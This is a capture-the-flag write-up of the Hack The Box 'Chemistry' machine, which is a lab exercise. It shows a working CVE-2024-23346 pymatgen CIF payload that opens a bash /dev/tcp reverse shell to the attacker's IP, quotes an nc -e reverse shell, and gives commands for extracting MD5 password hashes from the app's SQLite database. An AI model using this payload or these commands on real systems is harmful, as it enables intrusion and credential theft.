HTB Chemistry
1. Recon: two ports and a Flask chemistry set

Hosts entry, then the detail scan:


Two ports. OpenSSH 8.2p1 on 22 dates the box to Ubuntu 20.04, and 5000 speaks Werkzeug 3.0.3 over Python 3.9.5, which is Flask's dev server introducing itself. The landing page offers a CIF analyzer: upload a Crystallographic Information File, get structural data back. A file-format parser running server-side behind a login form is an attack surface with a name on it.

Registration is open, so I registered and reached the dashboard: an upload form and an empty structures table. The example CIF matters, because the format tells you where the injection surface lives.

A minimal CIF is a data_ block, some _cell_* scalars, a space group name, and an atom loop. The parser consumes every tag server-side. If a value is ever evaluated instead of read, this format carries the payload as plain text.
One habit from Sunday applied before touching the app: confirm the port list with a full scan. Default scans miss 5000, and they missed it here too. The box holds exactly two ports, 22 and 5000.
2. Foothold: CVE-2024-23346 and the payload that almost worked
Searching the CIF format surfaces EDB 52205: pymatgen 2024.1 remote code execution, CVE-2024-23346. The parser evaluates the value of a magnetic symmetry tag, _space_group_magn.transform_BNS_Pp_abc, as a Python expression. The exploit builds a CIF around a payload that walks object.__subclasses__() to BuiltinImporter, loads os, and calls system().

First upload: a generic Internal Server Error, no callback. That 500 is good news. The app answers rejected files with a friendly "Please provide a valid CIF file", so a hard 500 means the parser crashed inside or after evaluating the payload. The exploit's reverse shell was nc 10.10.14.204 31 -e /bin/bash, and Ubuntu's default netcat is netcat-openbsd, which has no -e. The command died before connecting anywhere.

There was a second trap behind the first one: the app process's PATH holds no bare bash or nc, so even a fifo-based netcat callback would have died with command-not-found. The fix that handles both at once drops nc entirely and uses bash's built-in /dev/tcp, with full paths:
_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattr__ ( *[().__class__.__mro__[1]+
["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0]
.load_module("os").system("/bin/bash -c '/bin/bash -i >&
/dev/tcp/10.10.14.204/31 0>&1'");0,0,0'
Only the os.system argument changed. The inner single quotes survive the CIF parser because CIF closes a quoted value only when a quote is followed by whitespace, and these are followed by / and ). A separate trap: the EDB script validates the crafted file with the attacker's own pymatgen before upload. On a patched local pymatgen it dies with a ValueError; on a vulnerable one it fires the reverse shell from your own machine into your own listener. Craft the file, skip the validation.

penelope -p 31 caught the callback and upgraded it to a PTY on its own. The machine had been respawned between sessions, so the callback source IP differs from the recon one. Same box.
3. User: the database was sitting in the open
The shell runs as app, the account behind the web service, and the home directory is the app's working directory: static/, templates/, uploads/, and instance/. A login form means stored users, and Flask's default place for them is instance/database.db. There it is.

SQLite stores strings as plain text, so cat database.db prints the schema and the rows without any sqlite tooling. The user table holds 13 accounts with unsalted MD5 hashes.
Reading the raw dump takes some care. The letters around values, the M in Maxel, are SQLite serial-type bytes, not part of the data. There is no user called Maxel. A clean extraction on the box looks like:

grep -aoE '[0-9a-f]{32}' instance/database.db
python3 -c "import sqlite3; c=sqlite3.connect('instance/database.db');
[print(u,p) for u,p in c.execute('SELECT username, password FROM user')]"
